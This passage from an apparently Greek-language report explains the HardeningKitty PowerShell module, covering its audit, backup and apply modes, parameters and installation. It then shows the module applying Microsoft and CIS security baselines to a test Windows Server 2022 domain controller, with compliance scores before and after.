Microsoft Security Baseline for Microsoft 365 Apps for enterprise (User)	v2112	Final
Microsoft Security Baseline for Microsoft 365 Apps for enterprise (Machine)	v2206	Final
Microsoft Security Baseline for Microsoft 365 Apps for enterprise (User)	v2206	Final
Microsoft Windows Server TLS Settings	1809	1.0
Microsoft Windows Server TLS Settings (Future Use with TLSv1.3)	1903	1.0

Οι πρώτες δύο λίστες αναζήτησης είναι γραμμένες από τον ίδιο το συγγραφέα του προγράμματος.

4.3 Λειτουργίες του HK

Οι κύριες λειτουργίες του HK είναι τρείς.

4.3.α Έλεγχος (Audit)

Η λειτουργία του ελέγχου είναι υπεύθυνη για τη καταγραφή των τρεχουσών ρυθμίσεων του συστήματος και για τη σύγκριση αυτών με μια λίστα αναζήτησης, που δίνεται ως όρισμα κατά την εκτέλεση του προγράμματος. Αν δε δοθεί λίστα αναζήτησης ως όρισμα, τότε ο έλεγχος εκτελείται με την προεπιλεγμένη λίστα «0x6d69636b (Machine)». Τα αποτελέσματα του ελέγχου αποθηκεύονται σε ένα αρχείο .csv και σε αρχείο καταγραφής συμβάντων logfile. Η ονομασία των αρχείων αυτών γίνεται αυτόματα με το όνομα του μηχανήματος και τη χρονική στιγμή πραγματοποίησης του ελέγχου. Παρέχεται η δυνατότητα τροποποίησης των ονομάτων των παραγόμενων αρχείων μέσω παραμέτρων. Η λειτουργία του ελέγχου δεν είναι παρεμβατική ως προς τις ρυθμίσεις ασφάλειας του συστήματος.

4.3.β Δημιουργία αντιγράφου ασφάλειας (Backup)

Η λειτουργία backup είναι υπεύθυνη για τη δημιουργία ενός αρχείου της τρέχουσας κατάστασης του συστήματος. Η μορφή του παραγόμενου αρχείου είναι τέτοια, ώστε να μπορεί να διαβαστεί από τη λειτουργία HailMary. Το όνομα και η τοποθεσία δημιουργίας του αρχείου backup δύναται να καθοριστεί μέσω παραμέτρου.

4.3.γ Εφαρμογή λίστας αναζήτησης (HailMary)

Η λειτουργία HailMary είναι εξαιρετικά ισχυρή και παρεμβατική ως προς τις ρυθμίσεις του συστήματος. Είναι υπεύθυνη για την εφαρμογή όλων των ρυθμίσεων που αναφέρονται σε μια λίστα αναζήτησης. Συστήνεται, προτού γίνει εφαρμογή αλλαγών ρυθμίσεων, να έχει ληφθεί έγκυρο, ασφαλές και λειτουργικό αντίγραφο ασφάλειας όλου του συστήματος, έτσι ώστε, σε περίπτωση σφάλματος, να υπάρχει δυνατότητα επαναφοράς σε πρότερη λειτουργική κατάσταση. Ο καθορισμός της λίστας αναζήτησης προς εφαρμογή καθορίζεται μέσω παραμέτρου.

4.3.δ Παράμετροι του HK

Οι παράμετροι που μπορούν να δοθούν στο HK κατά την εκτέλεσή του είναι οι εξής:

Πίνακας 2: Παράμετροι και ορίσματα εκτέλεσης του HK


Παράμετρος	Όρισμα παραμέτρου	Περιγραφή
FileFindingList	<path to baseline-list.csv>	Για τον ορισμό λίστας αναζήτησης
Mode	<Config/Audit/HailMary>	Για τον καθορισμό λειτουργίας. Η λειτουργία config μόνο λαμβάνει τις ρυθμίσεις του συστήματος, ενώ η Audit πραγματοποιεί την αξιολόγησή τους. Η λειτουργία HailMary εφαρμόζει τις ρυθμίσεις όπως αυτές καθορίζονται στη λίστα αναζήτησης.
Log	Χωρίς	Για την ενεργοποίηση καταγραφής της εξόδου του HK σε αρχείο. Το όνομα του αρχείου καθορίζεται αυτόματα από το HK και το αρχείο αποθηκεύεται στο φάκελο που βρίσκεται το HardeningKitty.psm1 .
LogFile	<path to logfile.txt>	Για τον καθορισμό του ονόματος και της τοποθεσίας του αρχείου καταγραφής εξόδου του HK.
Report	Χωρίς	Για τη δημιουργία ξεχωριστού αρχείου καταγραφής των αποτελεσμάτων αξιολόγησης του HK. Παράγεται ένα αρχείο .csv που περιέχει όλες τις αξιολογηθείσες ρυθμίσεις και το αποτέλεσμα της σύγκρισης των τιμών τους σε σχέση με τη λίστα αναζήτησης
ReportFile	<path to report-file.csv>	Για τον καθορισμό του ονόματος και της τοποθεσίας του αρχείου καταγραφής των αποτελεσμάτων αξιολόγησης του HK.
Backup	Χωρίς	Ενεργοποιεί τη λήψη αντιγράφου ασφάλειας των τρεχουσών ρυθμίσεων του συστήματος
SkipMachineInformation	Χωρίς	Απενεργοποιεί την καταγραφή των στοιχείων του μηχανήματος που εκτελεί το HK. Αυτό ίσως είναι χρήσιμο όταν πραγματοποιείται αποσφαλμάτωση ή χρήση πολλαπλών λιστών αναζήτησης στο ίδιο σύστημα.
SkipUserInformation	Χωρίς	Απενεργοποιεί την καταγραφή

		των στοιχείων του χρήστη που εκτελεί το HK. Αυτό ίσως είναι χρήσιμο όταν πραγματοποιείται αποσφαλμάτωση ή χρήση πολλαπλών λιστών αναζήτησης στο ίδιο σύστημα.
SkipLanguageWarning	Χωρίς	Απενεργοποιεί την ειδοποίηση για τη μη χρήση αγγλικής γλώσσας στο σύστημα.
SkipRestorePoint	Χωρίς	Απενεργοποιεί τη δημιουργία σημείου επαναφοράς, πριν ξεκινήσει η εφαρμογή αλλαγών από τη λειτουργία HailMary. Από προεπιλογή, το λειτουργικό σύστημα Windows επιτρέπει τη δημιουργία σημείων επαναφοράς ανά 24 ώρες.
Filter	{ $_.<κλειδί> -eq <τιμή> }	Λειτουργία φίλτρου που εφαρμόζεται στη λίστα αναζήτησης. Δυνατές επιλογές κλειδιών είναι: ID, Category, Name, Method και Severity.

4.4 Εγκατάσταση ως PowerShell Module

Η διαδικασία εγκατάστασης του HK είναι αρκετά εύκολη και απαιτεί χρήση του powershell στο server.

Αρχικά κάνουμε λήψη του κώδικα από το αποθετήριο στο GitHub με τον κατάλληλο τρόπο. Προτείνεται η λήψη του κώδικα ως συμπιεσμένο αρχείο ZIP, όταν εργαζόμαστε σε παραθυρικό περιβάλλον.



Εικόνα 7: Το stable αποθετήριο του HardeningKitty στο GitHub.

Έχοντας ολοκληρώσει τη λήψη και την αποσυμπίεση του αρχείου zip, βρισκόμαστε μέσω του PowerShell στο φάκελο με αρχεία HardeningKitty.psd1, HardeningKitty.psm1 και τον υποφάκελο lists.

Θα χρειαστεί να ορίσουμε μια τοπική μεταβλητή version που χαρακτηρίζει την έκδοση του κώδικα που εκτελούμε. Εδώ: 0.9.0
Η εντολή:

```
$Version = "0.9.0"
```

Έπειτα εκτελούμε τις παρακάτω δύο εντολές προκειμένου να δημιουργήσουμε νέο module στο PowerShell και να αντιγράψουμε τα αρχεία κώδικα (.psm1) και περιγραφής (.psd1) στο σύστημα. Οι εντολές:

1. New-Item -Path $Env:ProgramFiles\WindowsPowerShell\Modules\HardeningKitty\$Version -ItemType Directory

2. Copy-Item -Path .\HardeningKitty.psd1,.\HardeningKitty.psm1,.\lists\ -Destination $Env:ProgramFiles\WindowsPowerShell\Modules\HardeningKitty\$Version\ -Recurse


Με την επιτυχή εκτέλεση των παραπάνω εντολών η εγκατάσταση έχει ολοκληρωθεί.

5. Πρακτική εφαρμογή και αποτελέσματα (Domain Controller)

Παρακάτω παρουσιάζεται ένα παράδειγμα χρήσης του HK προκειμένου να αυξηθεί η ασφάλεια ενός Windows Server 2022 Standard, έκδοση 21H2, σε εικονικό μηχάνημα KVM. Οι λεπτομέρειες του συστήματος βρίσκονται στο παράρτημα. Το μηχάνημα εκτελεί ρόλο Domain Controller.


5.1 Αρχική κατάσταση συστήματος

Χρησιμοποιώντας το εργαλείο δωρεάν AuditTAP v5.3 της FB Pro Gmbh, το οποίο ελέγχει τις ρυθμίσεις του συστήματος βάσει των Microsoft, αλλά και άλλων baselines, βλέπουμε πως η αρχική κατάσταση του συστήματος κρίνεται εξαιρετικά επισφαλής.



Εικόνα 8: Αποτελέσματα ελέγχου "φρέσκιας" εγκατάστασης WS 2022 ως DC.

Από την παραπάνω εικόνα βλέπουμε πως στους συνολικά 404 (100%) ελέγχους που πραγματοποιήθηκαν μόνο 69 (17,08%) αυτών είναι εξ αρχής συμβατοί με το baseline. 335 (82,92%) έλεγχοι απέτυχαν. Μια πιο αναλυτική εικόνα των αποτελεσμάτων μπορούμε να δούμε στα στοιχεία «Security Base Data» και «Hardening Settings», όπου παρουσιάζονται λίστες με λεπτομερή ερμηνεία των αποτελεσμάτων. Ενδεικτικά:



SBD-006	Ensure the TPM Chip is 'activated'.	Compliant	True
SBD-007	Ensure the TPM Chip is 'owned'.	Compliant	True
SBD-008	Ensure the TPM Chip is implementing specification version 2.0 or higher.	Compliant	True

Windows Base Security - ↑

Id	Task	Message	Status
SBD-009	Get amount of active local users on system.	Compliant	True
SBD-010	Get amount of users and groups in administrators group on system.	Amount of entries: 1;	True
SBD-011	Ensure the status of the Bitlocker service is 'Running'.	Bitlocker feature is not installed.	False
SBD-012	Ensure that Bitlocker is activated on all volumes.	Bitlocker feature is not installed.	False
SBD-013	Ensure the status of the Windows Defender service is 'Running'.	Compliant	True
SBD-014	Ensure Windows Defender Application Guard is enabled.	Windows Defender Application Guard is not enabled.	False
SBD-015	Ensure the Windows Firewall is enabled on all profiles.	Compliant	True
SBD-016	Check if the last successful search for updates was in the past 24 hours.	Last search for updates was more than 5 days ago.	False
SBD-017	Check if the last successful installation of updates was in the past 5 days.	Compliant	True
SBD-018	Ensure Virtualization Based Security is enabled and running.	VBS is not activated.	False
SBD-019	Ensure Hypervisor-protected Code Integrity (HVCI) is running.	HVCI is not running.	False
SBD-020	Ensure Credential Guard is running.	Credential Guard is not running.	False

Εικόνα 9: Λεπτομερής αναφορά αποτελεσμάτων ελέγχου μέσω του AuditTAP.

5.2 Επαύξηση της ασφάλειας του Domain Controller μέσω του HK

Δεδομένου ότι η έκδοση 2022 του Windows Server κυκλοφόρησε στις 18 Αυγούστου 2021, δεν υπάρχουν διαθέσιμα αρκετά baselines, παρά μόνο αυτά της Microsoft και του Center for Internet Security. Για προηγούμενες εκδόσεις, περισσότεροι οργανισμοί έχουν εκδώσει τα δικά τους. Μεταξύ αυτών συγκαταλέγονται οι BSI (Γερμανικό ομοσπονδιακό γραφείο για την ασφάλεια των πληροφοριών), US Department of Defense (DoD - Αμερικανικό Υπουργείο Άμυνας) καθώς και ιδιωτικές εταιρίες.

5.2.α Η περίπτωση Microsoft Security Baseline

Θα χρησιμοποιήσουμε το HK για να εφαρμόσουμε τις κατάλληλες ρυθμίσεις. Έχοντας πρόσβαση στο server και εκτελώντας PowerShell τερματικό με δικαιώματα διαχειριστή ή όντας συνδεδεμένοι ως διαχειριστές (εδώ), έχοντας εγκαταστήσει επιτυχώς το HK εκτελούμε:


```
Invoke-HardeningKitty -Mode HailMary -Log -Report -ReportFile C:\Users\Administrator\HaiMairy-MSFT-Baseline-DC-Try01.csv -FileFindingList
.\lists\finding_list_msft_security_baseline_windows_server_2022_21h2_dc_machine.csv
```

Όπου:

- Invoke-HardeningKitty: για την εκτέλεση του PowerShell module
- -Mode: για τον ορισμό λειτουργίας του HK (εδώ «HailMary»)
- -Log: για την καταγραφή της εξόδου του HK
- -Report: Για τη δημιουργία αναφοράς σε μορφή CSV.
- -ReportFile: Για τον καθορισμό ειδικού ονόματος της αναφοράς
- -FileFindingList: για τον ορισμό τοποθεσίας αρχείου λίστας αναζήτησης

Η παραχθείσα αναφορά επισυνάπτεται με την παρούσα εργασία σε συγκεντρωτικό αρχείο CSV για περαιτέρω αναφορά.

Τα αποτελέσματα της χρήσης του HK είναι θεαματικά και αυτό αποδεικνύεται από τον έλεγχο του AuditTAP.



Εικόνα 10: Αποτελέσματα ελέγχου μετά την εφαρμογή του MS Baseline.

Από την παραπάνω εικόνα βλέπουμε πως στους συνολικά 404 (100%) ελέγχους που πραγματοποιήθηκαν 385 (95.30%) αυτών είναι συμβατοί με το baseline. 19 (4,70%) έλεγχοι απέτυχαν. Στους αποτυχημένους ελέγχους περιέχονται μερικοί ψευδώς θετικοί και μερικοί που αποτυγχάνουν λόγω της ρύθμισης του συστήματος που είναι τέτοια για τους σκοπούς της εργασίας. Εκτιμάται ότι σε εφαρμογή στον πραγματικό κόσμο το ποσοστό επιτυχίας θα είναι μεγαλύτερο.

Σε έλεγχο που έγινε με το HK εκτελώντας την εντολή:

```
Invoke-HardeningKitty -Mode Audit -Log -Report -ReportFile C:\Users\Administrator\postHM-audit-MSFT-Baseline-DC-Try02.csv -FileFindingList
.\HardeningKitty090\lists\finding_list_msft_security_baseline_windows_server_2022_21h2_dc_machine.csv
```

Όπου:

- Invoke-HardeningKitty: για την εκτέλεση του PowerShell module
- -Mode: για τον ορισμό λειτουργίας του HK (εδώ «Audit»)
- -Log: για την καταγραφή της εξόδου του HK
- -Report: Για τη δημιουργία αναφοράς σε μορφή CSV.
- -ReportFile: Για τον καθορισμό ειδικού ονόματος της αναφοράς
- -FileFindingList: για τον ορισμό τοποθεσίας αρχείου λίστας αναζήτησης

Το σκορ που αποδόθηκε είναι 6 (Εξαιρετικό), έχοντας εκτελέσει 337 ελέγχους με καμία αποτυχία.

Η παραχθείσα αναφορά επισυνάπτεται με την παρούσα εργασία σε συγκεντρωτικό αρχείο CSV για περαιτέρω αναφορά.

5.2.β Η περίπτωση CIS


Πράττοντας ομοιοτρόπως με την προηγούμενη περίπτωση, με μόνη διαφορά την επιλεγμένη λίστα αναζήτησης στο HK, εκτελούμε την εντολή:

```
Invoke-HardeningKitty -Mode HailMary -Log -Report -ReportFile C:\Users\Administrator\HailMary-CIS-Machine-Try02.csv -FileFindingList
C:\Users\Administrator\HardeningKitty090\lists\finding_list_cis_microsoft_windows_server_2022_21h1_1.0.0_machine.csv
```

Το HK εκτελείται επιτυχώς και εφαρμόζει 486 αλλαγές. Από αυτές οι 484 επιτυχώς, 2 ανεπιτυχώς.

Ακολούθως, εκτελούμε έλεγχο μέσω του HK και το σκορ που αποδίδεται αυτή τη φορά είναι 5,89/6 (εξαιρετικό). Η διαδικασία audit έλεγξε συνολικά 438 στοιχεία. 424 βρέθηκαν συμβατά με το baseline, 4 μη συμβατά/λάθη μικρής επικινδυνότητας και 10 μη συμβατά/λάθη μέτριας επικινδυνότητας.

Το AuditTAP σύμφωνα με τον έλεγχό του έδειξε τα παρακάτω:



Εικόνα 11: Αποτελέσματα ελέγχου μετά την εφαρμογή του CIS Baseline.

Σε 404 (100 %) ελέγχους, 256 (63,37 %) πέτυχαν και 148 (36,63 %) απέτυχαν. Το μεγαλύτερο μέρος των αποτυχημένων ελέγχων, που εντοπίζει το AuditTAP, αφορά

ελέγχους που έγιναν για εγγραφές του Registry, που δεν υπήρχαν. Συνεπώς, αφού το αντίστοιχο registry key δε βρέθηκε, ο έλεγχος κηρύσσεται αποτυχημένος.

Το γεγονός αυτό δεν εμπνέει ανησυχία, καθώς το test σύστημα δεν είναι ρυθμισμένο με παραμέτρους πραγματικού κόσμου. Η διαδικασία δημιουργίας registry keys και η ανάθεση τιμών σε αυτά είναι μια σχετικά εύκολη υπόθεση, που μπορεί να γίνει μέσω εντολών στο PowerShell. Συστήνεται προσοχή και φειδώ, όταν τροποποιούνται τιμές στο Windows registry, καθώς, ακόμα και μία κακή ρύθμιση, μπορεί να αποβεί μοιραία για το σύστημα και τις υπηρεσίες που προσφέρει.

5.3 Βέλτιστες πρακτικές κατά Netwrix και λίστες του HK

